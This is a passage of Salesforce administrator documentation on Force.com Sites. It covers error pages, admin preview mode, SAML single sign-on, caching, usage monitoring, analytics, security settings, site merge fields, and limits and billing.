4. Using the lookup fields, assign a Visualforce page or static resource for each of the standard error conditions listed:
 - **Authorization Required Page**—The page users see when trying to access pages for which they do not have authorization.
 - **Limit Exceeded Page**—The page users see when your site has exceeded its bandwidth limits.
 - **Maintenance Page**—The page users see when your site is down for maintenance.
 - **Service Not Available Page**—The page users see when Salesforce servers are unavailable. This custom page is rendered from a static resource that you choose. The static resource is uploaded to the cache server when assigned as the Service Not Available page, and when updated after assignment. The custom page is shown for HTTP requests only; caching is not used for HTTPS. Not available for Developer Edition or sandbox organizations.

If you haven't set a custom page for a site that uses a site prefix, the custom page for the root site is used when servers are unavailable. For example, if `http://mycompany.force.com/sales` doesn't have a custom page, but `http://mycompany.force.com` does, that custom page is used. Otherwise, the Maintenance page is shown by default.

 **Note:** The static resource:

 - Must be a public .zip file 1 MB or smaller.
 - Must contain a page named `maintenance.html` at the root level of the .zip file. Other resources in the .zip file, such as images or CSS files, can follow any directory structure.
 - Must contain only files that have file extensions.
 - **Page Not Found Page**—The page users see when trying to access a page that cannot be found. You can use the `action` attribute on an `<apex:page>` component to redirect the Page Not Found error page. Using this kind of redirect on any other error pages will redirect users to the Maintenance page.
 - **Generic Error Page**—The page users see when encountering generic exceptions.

 **Note:** When using static resources in a custom error page—such as a large image file or a large CSS file contained in a static resource .zip file—each individual resource must be no larger than 50KB. Otherwise, a 404 not found error is returned for that resource.
5. Click **Save**.
6. On the Site Details page, click **Preview** to view the associated page as it would appear in a browser.

EDITIONS

Available in: Salesforce Classic

Available in: **Developer, Enterprise, Performance,** and **Unlimited** Editions

USER PERMISSIONS

To create and edit Force.com sites:

- “Customize Application”

 **Tip:** Add the `<site:previewAsAdmin />` component right before the closing `</apex:page>` tag in your custom Visualforce error pages to view detailed site error messages in [administrator preview mode](#).

SEE ALSO:

[Managing Force.com Site Visualforce Pages](#)

[Managing Force.com Site Standard Pages](#)

Troubleshooting Force.com Sites Using Administrator Preview Mode

Available in: **Developer, Enterprise, Performance, and Unlimited** Editions

If you see errors on site pages and can't figure out the cause, use administrator preview mode to look at them in context and in greater detail.

 **Note:** Administrator preview mode is available for all active sites, including those with a [branded custom Web address](#).

To access administrator preview mode:

1. From Setup, enter `Sites` in the `Quick Find` box, then select **Sites**.
2. Click the name of the site you want to preview.
3. In the Site Detail section, click the **Preview as Admin** link. A new browser window opens with a preview of your site, and the enhanced error message appears at the bottom of the page.
4. Click **Logout of Administrator Preview Mode** to clear the administrator cookie and be redirected to the site's home page.

The detailed error messages in administrator preview mode are driven by the `<site:previewAsAdmin />` component in your Visualforce error pages. Starting with Summer '10, new organizations include the `<site:previewAsAdmin />` component by default in [standard error pages](#). You must add the component manually to all custom error pages and pages from older organizations. We recommend that you add it right before the closing `</apex:page>` tag, like this:

```
<site:previewAsAdmin />
</apex:page>
```

 **Note:** The `<site:previewAsAdmin />` component contains the `<apex:messages />` tag, so if you have that tag elsewhere on your error pages, you will see the detailed error message twice.

SEE ALSO:

[Creating and Editing Force.com Sites](#)

[Assigning Force.com Site Error Pages](#)

USER PERMISSIONS

To create and edit Force.com sites:

- "Customize Application"

Enable Single Sign-On for Sites

Single sign-on (SSO) lets users access authorized network resources with one login. You validate usernames and passwords against your corporate user database or other client app rather than Salesforce managing separate passwords for each resource.

You can set up Sites to use SAML SSO so that a customer only has to log in once.

1. Set up either a Customer Portal or a partner portal.
2. Set up your Sites.
3. If you are using the Customer Portal, set up your Sites to use Customer Portal.
4. In addition to the SAML sign-on information that you must gather and share with your identity provider, give your information provider the following information.
 - Org ID
 - Portal ID
 - Sites URL

Add the following attributes to the SAML assertion sent from your identity provider.

- `organization_id`
- `portal_id`
- `siteurl`

Get the values for org ID, portal, and Sites URL from Setup.

- a. From Setup, enter *Company Information* in the **Quick Find** box, then select **Company Information** and copy the ID located in `Salesforce Organization ID`.
- b. For the Customer Portal, from Setup, enter *Customer Portal Settings* in the **Quick Find** box, then select **Customer Portal Settings**. Click the name of the Customer Portal, and then copy the ID located in `Portal ID`.
For partner portals, from Setup, enter *Partners* in the **Quick Find** box, then select **Settings**. Click the name of the partner portal, and copy the ID located in `Salesforce Portal ID`.
- c. From Setup, enter *Custom URLs* in the **Quick Find** box, then select **Custom URLs**.

Service Provider Initiated SAML for Sites

Salesforce automatically provides SSO for Sites using SAML when your company's identity provider initiates login.

To use SAML for Sites when a service provider initiates login, create a Visualforce page that provides a redirect to your server. Here's an example.

```
<apex:page showHeader="false" sidebar="false">
  <script>
    var PingSpURL =
    "https://my.pingserver.com:9031/idp/startSSO.ping?PartnerSpId=salesforce.com.sp";
    var siteLoginPage =
    "&TargetResource={!$Site.CurrentSiteUrl}siteLogin?startUrl={!$Site.OriginalUrl}";
    window.location = PingSpURL+siteLoginPage;
  </script>
</apex:page>
```

USER PERMISSIONS

To create and edit Force.com sites:

- "Customize Application"

Caching Force.com Sites Pages

Force.com sites enforces two 24-hour rolling limits—bandwidth and service request time—which vary by organization type. Though the limits are high for active production organizations, your site could exceed the limit due to heavy traffic or pages that consume lots of bandwidth or processing time. “Rolling 24-hour period” refers to the 24 hours immediately preceding the current time.

Sites provide caching options that allow you to leverage the resources of our Content Delivery Network (CDN) partner to improve page load times and site performance, as well as help you avoid reaching bandwidth or service request time limits. Sites allows you to set the cache duration for each of your site pages and optimize content delivery to your end users.

Control the caching behavior for your site by setting the Boolean `cache` attribute and integer `expires` attribute on each Visualforce page. By default, pages that do not have the `cache` attribute set are cached for ten minutes (600 seconds).

For example, a page whose cache is set to expire in 15 minutes looks like this:

```
<apex:page cache="true" expires="900">
```

 **Note:** The CDN is only available for active production organizations. It is not available for sandbox or Developer Edition organizations.

To protect the integrity of sensitive information, SSL sessions and pages requested after authentication are not cached via the CDN.

Attachments to public pages accessed through sites are automatically cached for 10 minutes via the CDN.

Other factors also affect caching behavior, such as the type of user accessing the page, whether the request comes from the caching server, and whether the site is login-enabled. The following tables summarize the caching behavior for each of these cases.

For Requests Coming from the Caching Server

If the site is login-enabled:

Cache Attribute	Caching Behavior	Caching Location
Set to <code>TRUE</code>	Cache expires according to user-set value	Caching server only
Not Set	Cache expires in ten minutes	Caching server only
Set to <code>FALSE</code>	Not cached	None

If the site is **not** login-enabled:

Cache Attribute	Caching Behavior	Caching Location
Set to <code>TRUE</code>	Cache expires according to user-set value	Both caching server and browser
Not Set	Cache expires in ten minutes	Both caching server and browser
Set to <code>FALSE</code>	Not cached	None

For Requests Not Coming from the Caching Server

If the site is login-enabled:

EDITIONS

Available in: Salesforce Classic

Available in: **Developer, Enterprise, Performance, and Unlimited** Editions

Cache Attribute	Caching Behavior	Caching Location
Set to <code>TRUE</code>	Not cached	None
Not Set	Not cached	None
Set to <code>FALSE</code>	Not cached	None

If the site is **not** login-enabled:

Cache Attribute	Caching Behavior	Caching Location
Set to <code>TRUE</code>	Cache expires according to user-set value	Browser only
Not Set	Cache expires in ten minutes	Browser only
Set to <code>FALSE</code>	Not cached	None

[Force.com Sites Limits and Billing](#)

Using Workflow for Force.com Sites

With workflow for sites, you can create workflow rules that trigger email alerts when certain site-related criteria are met. For example, create a rule that sends your site administrator an email alert when bandwidth usage reaches 80% of the daily bandwidth limit or when a site's status changes from the active state.

Setting up the right site usage workflow rules can help you keep your sites from exceeding rolling 24-hour limits for bandwidth and service request time, and monthly limits for page views and logins. Workflow rules that are created on the Site object are evaluated every hour for all sites within the organization, unless your criteria is limited to certain sites. Workflow rules that are created on the Organization and User License objects are evaluated every three hours.

Only email alert actions are supported for site usage workflow rules. Other workflow actions, such as field updates, tasks, and outbound messages, are not available.

To create a site usage workflow rule, create a workflow rule with the following settings:

Select Object

When selecting an object, choose one of the following:

- `Organization` (for monthly page views allowed and monthly page views used fields)
- `Site` (for site detail, daily bandwidth and request time, monthly page views allowed, and other fields)
- `User License` (for the monthly logins allowed and monthly logins used fields)

The Organization and Site objects are only available if Force.com sites is enabled for your organization. The User License object isn't dependent on sites, and is only available if you have Customer Portals or partner portals enabled for your organization.

Rule Criteria

Enter your rule criteria by doing one of the following:

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise, Performance, Unlimited, and Developer** Editions

USER PERMISSIONS

To create or change workflow rules:

- "Customize Application"

To create and edit Force.com sites:

- "Customize Application"

- Choose `criteria are met` and select the filter criteria that a site must meet to trigger the rule. For example, to trigger the rule every time the active status changes for a site within your organization, set the filter to `Site Status not equal to Active`. To add more rows or to set up Boolean conditions, click **Add Filter Logic**.
- Choose `formula evaluates to true` and enter a formula. The rule is triggered if the formula returns "True."
For example, the following formula triggers the rule when bandwidth usage reaches 80% of the daily bandwidth limit:

```
DailyBandwidthUsed >= 0.8 * DailyBandwidthLimit
```

In the next example, the formula triggers the rule when time usage reaches 80% of the daily time limit:

```
DailyRequestTimeUsed >= 0.8 * DailyRequestTimeLimit
```

Workflow actions

When adding workflow actions, click **Add Workflow Action** and choose [New Email Alert](#) on page 5321 or [Select Existing Action](#).

- **Tip:** To create custom email templates using Site merge fields, from Setup, enter `Email Templates` in the Quick Find box, then select **Email Templates**, then **New Template**. When configuring the template, use Site merge fields by selecting **Site Fields** in the `Select Field Type` drop-down list of the Available Merge Fields section.

[Force.com Sites](#)

Tracking Your Force.com Site with Google Analytics

Force.com sites provides out-of-the-box integration with Google Analytics. Use Google Analytics to track the usage of your sites and site pages, including number of visits, number of page views, average time spent on site, and more.

- **Note:** The `<site:googleAnalyticsTracking/>` component only works on pages used in a Force.com site. Sites must be enabled for your organization and the `Analytics Tracking Code` field must be populated. To get a tracking code, go to the [Google Analytics](#) website.

To track a site using Google Analytics:

1. Sign up for an account at [Google Analytics](#).
2. Add a new profile in Google Analytics and enter the domain or full URL for the site you want to track.
3. Copy the `Web Property ID` from Google's tracking status information and paste it into the `Analytics Tracking Code` field on the Site Edit page for the site you want to track. The Web property ID starts with the letters UA followed by your account and profile numbers. For example, UA-9049246-2.
4. Click **Save**.
5. To track the Visualforce pages associated with your site, enter the following tag in the site template for those pages, or in the individual pages themselves:

```
<site:googleAnalyticsTracking/>
```

Pages that don't contain the tag and aren't associated with a site template that contains the tag won't be tracked. The default site template already contains the tag, so all pages using that template will be tracked—including certain default pages.

EDITIONS

Available in: Salesforce Classic

Available in: **Developer, Enterprise, Performance, and Unlimited** Editions

USER PERMISSIONS

To create and edit Force.com sites:

- "Customize Application"

 **Note:** Google recommends adding the component at the bottom of the page to avoid increasing page load time.

- Go to the Google Analytics site and follow their instructions for completing the process. After signing up, it may take up to 24 hours to see initial tracking results in Google Analytics.

 **Tip:** To track multiple sites separately, create separate profiles using the full site URLs and enter a different Web property ID in the `Analytics Tracking Code` field for each site.

Viewing Force.com Site History

To view the site history:

- From Setup, enter `sites` in the `Quick Find` box, then select **Sites**.
- Click the name of the site you want to view.
- View the Site History related list.

The Site History related list tracks and displays the changes made to your site. All of the following events are tracked in the site history, along with the user who made the change and the time it occurred:

Event	Description
Site Creation	Logs when each site was created.
Site Detail Changes	Changes to the following site values are logged: <ul style="list-style-type: none"> • Site Label • Site Name • Site Description • Site Contact • Default Web Address • Custom Web Address • Active Status • Active Site Home Page • Inactive Site Home Page • Site Template • Site Robots.txt • Site Favorite Icon • Analytics Tracking Code • Enable Feeds

EDITIONS

Available in: Salesforce Classic

Available in: **Developer, Enterprise, Performance,** and **Unlimited** Editions

USER PERMISSIONS

- To create and edit Force.com sites:
- “Customize Application”

Event	Description
Site Standard Pages	Logs when any standard page is enabled or disabled.
Site Error Pages	Logs when any error page assignment is changed.
Login Settings Changes	Changes to the following login settings are logged: <ul style="list-style-type: none"> • Portal • Change Password Page • Require Non-Secure Connections (HTTP)
URL Redirect Changes	Logs when any URL redirect is created, deleted, enabled, disabled, or changed.

[Force.com Sites](#)

Viewing 24-Hour Force.com Sites Usage History

Monitor the bandwidth and request time usage for each of your sites by viewing the usage data tracked on this related list. By closely monitoring your sites, you can avoid [exceeding your limits](#).

To view the 24-hour usage history for your site:

1. From Setup, enter *Sites* in the **Quick Find** box, then select **Sites**.
2. Click the name of the site you want to view.
3. View the 24-Hour Usage History related list. Usage information may be delayed by up to several minutes due to processing time.

The 24-Hour Usage History related list tracks and displays the following usage metrics for your site:

Metric	How It's Calculated
Origin Bandwidth	Bandwidth is calculated as the number of megabytes served and received from the site's origin server. The Daily Limit applies to a rolling 24-hour period.
Request Time	"Service request time" is calculated as the total server time in minutes required to generate pages for the site. The Daily Limit applies to a rolling 24-hour period.

"Origin server" refers to the Web server that hosts your site. "Rolling 24-hour period" refers to the 24 hours immediately preceding the current time.

For each metric, the related list displays **Current Usage**, **Daily Limit**, and the **Percent Used**.

Reporting on Force.com Sites

To keep track of your site activity and usage, take advantage of the Sites Usage Reporting managed package to analyze your monthly page views, daily bandwidth, and daily service request time so you can avoid reaching [monthly and daily limits](#) for individual sites, as well as for your organization.

To get started using Salesforce Reports and Dashboards for sites:

1. [Install the Sites Usage Reporting managed package.](#)
2. [Use packaged reports to analyze site usage.](#)
3. Optionally, [create custom reports to analyze site usage.](#)
4. [Use the Site Usage Dashboard to monitor sites.](#)

Installing the Sites Usage Reporting Managed Package

The Sites Usage Reporting managed package, available on AppExchange, contains out-of-the-box reports and a dashboard for monitoring sites usage.

To find the Sites Usage Reporting managed package, go to AppExchange and search on “sites reporting,” or go to

<http://sites.force.com/appexchange/listingDetail?listingId=a0N3000001SUEwEAO>.

Using Packaged Reports to Analyze Site Usage

The Sites Usage Reporting managed package contains the following reports for the sites in your organization. You can find these reports in the Site Usage Reports folder under All Reports in the Reports tab. You can also select **Site Usage Reports** in the Filter drop-down list, then click **Go**.

 **Note:** Site usage data is aggregated at midnight, GMT, so the current day's page view counts may not be accurately reflected in reports, depending on your time zone. Cache server page views may take a day or more to be reflected in reports.

EDITIONS

Available in: Salesforce Classic

Available in: **Developer, Enterprise, Performance,** and **Unlimited** Editions

USER PERMISSIONS

To install packages:

- “Download AppExchange Packages”

To run reports:

- “Run Reports”
- AND
- “Read” on the records included in reports

To create, edit, save, and delete reports:

- “Run Reports” and “Read” on the records included in the reports
- AND
- “Create and Customize Reports”

To create, edit, and delete dashboards:

- “Run Reports”
- AND
- “Manage Dashboards”

Report	Description
Current Period Page Views	Shows the total page views for the current period (calendar month), measured against page views allowed. Page views are broken down by site and by day. The current period limit applies to all sites within the organization.
Daily Total Bandwidth Usage	Shows the total bandwidth usage over the last 30 days, broken down by site, by day, and by origin and cache servers.
Daily Total Page Views	Shows the total page views over the last 30 days, broken down site, by day, and by origin and cache servers.
Site Daily Origin Bandwidth Usage	Shows the total origin bandwidth usage over the last 30 days, broken down by site and by day.
Site Daily Request Time Usage	Shows the total origin service request time over the last 30 days, broken down by site and by day.
Top Bandwidth Consuming Sites	Shows the sites that consumed the most bandwidth during the current period.
Top Resource Consuming Sites	Shows the sites that consumed the most service request time during the current period.
Top Sites by Page Views	Shows the sites that generated the most page views during the current period.

Creating Custom Reports to Analyze Site Usage

You can also create custom reports on sites:

1. From the Reports tab, click **New Report**.
2. For the report type, select **Administrative Reports**, then **Site Usage Reports**. You must enable sites for your organization and install the Sites Usage Reporting managed package to see the Site Usage Reports custom report type.
3. Click **Create** to create a custom report. Fields related to your sites, such as `Site Name`, `Site Status`, `Daily Bandwidth Limit`, and `Daily Request Time Limit` can all be used in your custom report.

 **Note:** When you create your own custom reports using the Site Usage Reports custom report type, be aware that the `Origin Bandwidth` column is measured in bytes, and the `Request Time` column is measured in milliseconds. Make sure you consider the difference in units when comparing these columns to the `Daily Bandwidth Limit` and `Daily Request Time Limit` columns, which are measured in megabytes and minutes, respectively.

For the out-of-the-box reports included with the managed package, bandwidth is measured in megabytes and request time is measured in minutes.

Using the Site Usage Dashboard to Monitor Sites

The Sites Usage Reporting managed package contains the Site Usage Dashboard to help you monitor the sites in your organization at a glance. The dashboard contains a component for each of the reports provided in the managed package.

To access the dashboard, from the Dashboards tab:

- Use the `View Dashboard` field.
- Or, click **Go to Dashboard List** and select **Site Usage Dashboard** from the dashboard list.

To modify the dashboard, click **Edit**. You can also create your own custom dashboard using any custom reports you may have created. Consider adding the Site Usage Dashboard as the dashboard snapshot on your home page.

SEE ALSO:

[Viewing 24-Hour Force.com Sites Usage History](#)

[Tracking Your Force.com Site with Google Analytics](#)

Force.com Sites Security

Consider the following security issues when setting up your Force.com site:

- If the `Require Secure Connections (HTTPS)` checkbox on the Session Settings page is selected, and the `Require Non-Secure Connections (HTTP)` checkbox on the Login Settings page is not selected, users logging in to the associated portal from the site will see the `secure.force.com` domain. For example, if you registered `mycompany.force.com` as your custom domain, the URL changes to `https://mycompany.secure.force.com` upon login. For more information, see [Managing Force.com Site Login and Registration Settings](#).
 - Customers using a script to login to sites can use the optional `refURL` URL parameter to retain the custom domain name after login. This parameter has no effect if `Require Non-Secure Connections (HTTP)` has been set for the site or `Require Secure Connections (HTTPS)` has been set for the organization. An example URL using `refURL` is: `http://mysite.secure.force.com/SiteLogin?refURL=http://mysite.com`.
 - To set restrictions based on IP or login hours, HTTPS is required. You must use the secure URL associated with your Force.com domain to access your site.
 - To enforce HTTPS on all Force.com sites pages and allow all IP addresses to access your site, create the following IP ranges: `0.0.0.0` to `255.255.255.255`, `::` to `::ffff:ffff:ffff`, and `::1:0:0:0` to `ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff`. However, as this may degrade the performance of your site, don't enforce HTTPS unless it is absolutely required. Changing from HTTP to HTTPS doesn't affect logged in users until the next time they log in.
 - Authenticated and non-authenticated users may see different error messages for certain conditions—for example, on Apex exceptions.
 - Only production organizations have the valid `secure.force.com` SSL certificates to access sites using HTTPS.
-  **Note:** If a site within a sandbox (non-production) organization is accessed using HTTPS, a certificate name mismatch warning may appear.
- Cache settings on static resources are set to private when accessed via a Force.com site whose guest user's profile has restrictions based on IP range or login hours. Sites with guest user profile restrictions cache static resources only within the browser. Also, if a previously unrestricted site becomes restricted, it can take up to 45 days for the static resources to expire from the Salesforce cache and any intermediate caches.

Warning:

- We recommend setting the sharing to private for the objects on which you grant “Read” access for your site. This ensures that users accessing your site can view and edit only the data related to your site.
- We also recommend securing the visibility of all list views. Set the visibility of your list views to `Visible to certain groups of users`, and specify the groups to share to. List views whose visibility is set to `Visible to all users` may be visible to public users of your site. To share a list view with public users, create a new public group for those users and give them visibility. If the object's sharing is set to private, public users won't be able to see those records, regardless of list view visibility.

Force.com Sites-Related Apex Methods and Expressions

Force.com Apex Methods

Apex methods for Force.com Sites are contained in the `site` class, `cookie` class, and `urlRewriter` class. See the [Force.com Apex Code Developer's Guide](#).

Force.com Sites-Related Expressions

Force.com also provides the following expressions to use on Visualforce pages, email templates, and s-controls:

Merge Field	Description
<code>\$\$Site.Name</code>	Returns the API name of the current site.
<code>\$\$Site.Domain</code>	Returns the Force.com domain name for your organization.
<code>\$\$Site.CustomWebAddress</code>	Returns the request's custom URL if it doesn't end in <code>force.com</code> or returns the site's primary custom URL. If neither exist, then this returns an empty string. Note that the URL's path is always the root, even if the request's custom URL has a path prefix. If the current request is not a site request, then this field returns an empty string. This field's value always ends with a <code>/</code> character. Use of <code>\$\$Site.CustomWebAddress</code> is discouraged and we recommend using <code>\$\$Site.BaseCustomUrl</code> instead.
<code>\$\$Site.OriginalUrl</code>	Returns the original URL for this page if it's a designated error page for the site; otherwise, returns <code>null</code> .
<code>\$\$Site.CurrentSiteUrl</code>	Returns the base URL of the current site that references and links should use. Note that this field might return the referring page's URL instead of the current request's URL. This field's value includes a path prefix and always ends with a <code>/</code> character. If the current request is not a site request, then this field returns an empty string. Use of <code>\$\$Site.CurrentSiteUrl</code> is discouraged. Use <code>\$\$Site.BaseUrl</code> instead.
<code>\$\$Site.LoginEnabled</code>	Returns <code>true</code> if the current site is associated with an active login-enabled portal; otherwise returns <code>false</code> .
<code>\$\$Site.RegistrationEnabled</code>	Returns <code>true</code> if the current site is associated with an active self-registration-enabled Customer Portal; otherwise returns <code>false</code> .
<code>\$\$Site.IsPasswordExpired</code>	For authenticated users, returns <code>true</code> if the currently logged-in user's password is expired. For non-authenticated users, returns <code>false</code> .
<code>\$\$Site.AdminEmailAddress</code>	Returns the value of the <code>Site Contact</code> field for the current site.

EDITIONS

Available in: Salesforce Classic

Available in: **Developer, Enterprise, Performance, and Unlimited** Editions

USER PERMISSIONS

To create and edit Force.com sites:

- "Customize Application"

Merge Field	Description
<code>\$\$Site.Prefix</code>	Returns the URL path prefix of the current site. For example, if your site URL is <code>myco.force.com/partners</code> , <code>/partners</code> is the path prefix. Returns <code>null</code> if the prefix isn't defined. If the current request is not a site request, then this field returns an empty string.
<code>\$\$Site.Template</code>	Returns the template name associated with the current site; returns the default template if no template has been designated.
<code>\$\$Site.ErrorMessage</code>	Returns an error message for the current page if it's a designated error page for the site and an error exists; otherwise, returns an empty string.
<code>\$\$Site.ErrorDescription</code>	Returns the error description for the current page if it's a designated error page for the site and an error exists; otherwise, returns an empty string.
<code>\$\$Site.AnalyticsTrackingCode</code>	The tracking code associated with your site. This code can be used by services like Google Analytics to track page request data for your site.
<code>\$\$Site.BaseCustomUrl</code>	Returns a base URL for the current site that doesn't use a Force.com subdomain. The returned URL uses the same protocol (HTTP or HTTPS) as the current request if at least one non-Force.com custom URL that supports HTTPS exists on the site. The returned value never ends with a <code>/</code> character. If all the custom URLs in this site end in <code>force.com</code> , or this site has no custom URL's, then this returns an empty string. If the current request is not a site request, then this method returns an empty string. This field replaces <code>CustomWebAddress</code> and includes the custom URL's path prefix.
<code>\$\$Site.BaseInsecureUrl</code>	Returns a base URL for the current site that uses HTTP instead of HTTPS. The current request's domain is used. The returned value includes the path prefix and never ends with a <code>/</code> character. If the current request is not a site request, then this method returns an empty string.
<code>\$\$Site.BaseRequestUrl</code>	Returns the base URL of the current site for the requested URL. This isn't influenced by the referring page's URL. The returned URL uses the same protocol (HTTP or HTTPS) as the current request. The returned value includes the path prefix and never ends with a <code>/</code> character. If the current request is not a site request, then this method returns an empty string.
<code>\$\$Site.BaseSecureUrl</code>	Returns a base URL for the current site that uses HTTPS instead of HTTP. The current request's domain is preferred if it supports HTTPS. Domains that are not Force.com subdomains are preferred over Force.com subdomains. A Force.com subdomain, if associated with the site, is used if no other HTTPS domains exist in the current site. If there are no HTTPS custom URLs in the site, then this method returns an empty string. The returned value includes the path prefix and never ends with a <code>/</code> character. If the current request is not a site request, then this method returns an empty string.
<code>\$\$Site.BaseUrl</code>	Returns the base URL of the current site that references and links should use. Note that this field may return the referring page's URL instead of the current request's URL. This field's value includes the path prefix and never ends with a <code>/</code> character. If the current request is not a site request, then this field returns an empty string.

Merge Field	Description
	This field replaces <code>!\$Site.CurrentSiteUrl</code> .
<code>!\$Site.MasterLabel</code>	Returns the value of the Master Label field for the current site. If the current request is not a site request, then this field returns an empty string.
<code>!\$Site.SiteId</code>	Returns the ID of the current site. If the current request is not a site request, then this field returns an empty string.
<code>!\$Site.SiteType</code>	Returns the API value of the Site Type field for the current site. If the current request is not a site request, then this field returns an empty string.
<code>!\$Site.SiteTypeLabel</code>	Returns the value of the Site Type field's label for the current site. If the current request is not a site request, then this field returns an empty string.

 **Note:** To use these expressions, the Force.com sites feature must be enabled for your organization. You must also use them within the context of your public site; otherwise, an empty string is returned for all expressions except `!$Site.Template`, which returns the default template for the site.

[Configuring Force.com Sites](#)

Force.com Sites Considerations

Before creating and using Force.com sites, consider the following:

Packaging

The following apply to packaging for sites:

- Sites are not packageable. However, you can package sample code, Visualforce pages, Apex classes, or components for a site using a managed package.
- You must have Force.com sites enabled to be able to install unmanaged packages that contain Visualforce pages or Apex classes that refer to a site.

Access and Authentication

You can grant “Read” and “Create” permissions on all standard objects except products, price books, and ideas; and “Read,” “Create,” “Edit,” and “Delete” on all custom objects. For additional access, you must authenticate site visitors as portal users.

Custom authentication is not supported. You can authenticate via the following:

- Customer Portals—[enable public login and registration](#)
- Partner portals—create partner users

 **Tip:** You can also enable single sign-on for portals, as well as Sites.

[Setting Up Force.com Sites](#)

Force.com Sites Limits and Billing

Force.com sites usage is governed by monthly and daily limits. Understanding these limits is important to the success of your sites. Salesforce provides tools to help you [reduce bandwidth consumption](#) and monitor site usage so that you can avoid exceeding these limits.

This topic contains the following sections:

- [Limits and Billing Terminology](#)
- [Sites Limits and Restrictions](#)
- [Bandwidth and Service Request Time Limit Enforcement](#)
- [Billing and Monthly Page Views Enforcement](#)
- [What Counts as a Page View?](#)
- [Monitoring Limits](#)

EDITIONS

Available in: Salesforce Classic

Available in: **Developer, Enterprise, Performance, and Unlimited** Editions

Limits and Billing Terminology

This section defines the terminology used for Force.com sites limits and billing:

- “Page Views” are calculated as the total number of pages served from either the site's origin server or the [cache server](#).
- “Bandwidth” is calculated as the number of megabytes served and received from both the site's origin server and the cache server.
- “Service request time” is calculated as the total server time in minutes required to generate pages for the site.
- “Rolling 24-hour period” refers to the 24 hours immediately preceding the current time.
- “Origin server” refers to the Web server that hosts your site.
- “Cache server” refers to the CDN server that serves your cached site pages.
- “Current period” refers to the current calendar month for which you are entitled a certain number of page views for your organization.

Sites Limits and Restrictions

The following table lists the site limits for each edition:

Edition	Maximum Number of Sites	Bandwidth Limit (per rolling 24-hour period per site)	Service Request Time (per rolling 24-hour period per site)	Maximum Page Views
Developer Edition	1	500 MB	10 minutes	N/A
Enterprise Edition	25	1 GB for sandbox 40 GB for production	30 minutes for sandbox 60 hours for production	500,000
Unlimited Edition	25	1 GB for sandbox	30 minutes for sandbox	1,000,000
Performance Edition		40 GB for production	60 hours for production	

Make sure to consider all of the [available caching options](#) to help you avoid reaching these limits, and use the Site Usage analytics tools to monitor your sites.

Bandwidth and Service Request Time Limit Enforcement

Bandwidth and Service Request Time limits are tracked and enforced over a 24-hour period. Sites that exceed provisioned limits within the 24-hour period remain available if the host instance has resources to serve the site. However, even if a site is available once limits are exceeded, there's no guarantee in service level.

Billing and Monthly Page Views Enforcement

This section describes how Salesforce enforces limits on monthly page views for sites:

- Billing is based on the number of monthly page views purchased for your organization. This page view limit is cumulative for all sites in your organization.
- If, in a given calendar month, your organization reaches 110% of its page view limit, Salesforce sends the site and billing administrators email notification.
- If your organization exceeds 110% of its page view limit for four consecutive calendar months, your sites are disabled until the next calendar month begins or you purchase more page views. Also, Salesforce sends email notification to the site and billing administrators, as well as the related account executive.
- If, in a given calendar month, your organization reaches 300% of its page view limit, your sites are disabled until the next calendar month begins or you purchase more page views. Also, Salesforce sends email notification to the site and billing administrators, as well as the related account executive.

What Counts as a Page View?

This section describes how page views are counted for sites.

A page view is a request from a non-authenticated site user to load a page associated with one of the sites within your Force.com domain or custom domain. Requests from authenticated portal users are not counted as page views.

Requests that Count as Page Views

Requests for the following *are* counted as page views:

Requests for...	Example URL
Your Force.com domain	<code>http://mycompany.force.com</code>
Your custom Web address	<code>http://mycompany.com</code>
Any page associated with your site	<code>http://mycompany.force.com/mypage</code>
Authorization Required error page	<code>http://mycompany.force.com/Unauthorized</code>
AJAX requests such as:	n/a
<ul style="list-style-type: none"> • JavaScript remoting (for example, Apex <code>RemoteAction</code>) • Visualforce <code><apex:actionFunction></code> • Visualforce <code><apex:actionPoller></code> 	

Requests that Do Not Count as Page Views

Requests for the following *are not* counted as page views:

Requests for...	Example URL
Salesforce images	<code>http://mycompany.force.com/img/force_logo_w09.gif</code>
Your static resources	<code>http://mycompany.force.com/resource/1233771498000/background</code>
Robots.txt	<code>http://mycompany.force.com/robots.txt</code>
Favorite icon	<code>http://mycompany.force.com/favicon.ico</code>
Attachments and Documents	n/a
Error pages, apart from Authorization Required, such as Limit Exceeded and Maintenance	<code>http://mycompany.force.com/BandwidthExceeded</code>
Images included with an HTML field	<code>http://mycompany.force.com/servlet/rtaImage</code>
Custom file field	<code>http://mycompany.force.com/servlet/fileField</code>

 **Note:** Limit Exceeded, Maintenance, Page Not Found, and designated Inactive Home pages aren't counted against page view and bandwidth limits. You can use static resources to brand these pages, but the following limitations apply:

- Static resources must be 50 KB or smaller in size.
- Static resources must be style sheets (CSS), image files, or JavaScript files.
- You can't use Apex controllers for these pages.
- You can't perform SOQL or DML operations from these pages.

Monitoring Limits

Page views, bandwidth, and time consumption are tracked and made available in your org. You can view this information for a site under **Setup > Build > Develop > Sites**. Select a site, and you'll see related lists for page views for the current month's billing cycle, and the 24-hour bandwidth and service request time usage history.

Additionally, you can install the [Force.com Sites Usage Reporting](#) app from AppExchange to monitor usage. Keep in mind that the information available in the app might not be as current as the information you'll find directly in your org.

For more information about bandwidth and service request time, see [Viewing 24-Hour Force.com Sites Usage History](#).

SEE ALSO:

[Viewing 24-Hour Force.com Sites Usage History](#)

[Tracking Your Force.com Site with Google Analytics](#)

Can I use the same domain name for my Force.com Sites and my Communities?

No, you can't use the same domain name.

Force.com Sites and Communities must each use a unique domain name. If you're using a domain name for your Force.com site and you want to use it for your communities instead, contact Salesforce Support for assistance with renaming the domain.

What's the Difference Between Community Builder (Site.com) and Force.com Sites?

Community Builder is an intuitive, convenient tool for customizing your community, while Force.com Sites lets you build custom pages and Web applications programmatically using Apex and APIs.

Community Builder (Site.com)

[Community Builder](#) is an intuitive, convenient tool for customizing your community. Community Builder lets you create a community based on a preconfigured template, and then apply branding, edit pages, update your template, and publish changes all from one user-friendly interface.

Here's what you can achieve with Community Builder:

- Use one of the self-service templates—Koa, Kokua, or Customer Service (Napili)—to easily create a responsive self-service community.
- Use the Aloha template to create a configurable App Launcher.
- Design pixel-perfect, branded pages.
- Create public pages that anyone can access, or add private pages that you can add as a tab within your community.
- Build and iterate quickly using drag-and-drop reusable page elements.
- Use ready-made forms to create web-to-lead forms or gather customer feedback.
- Create data-driven pages, such as product catalogs or other listings, using your organization's data.
- Set a home page and set up multilingual support for your community in Site.com Studio, a Web content management system that provides extra configuration options. Site.com Studio is easily accessible from Community Management.

Force.com Sites

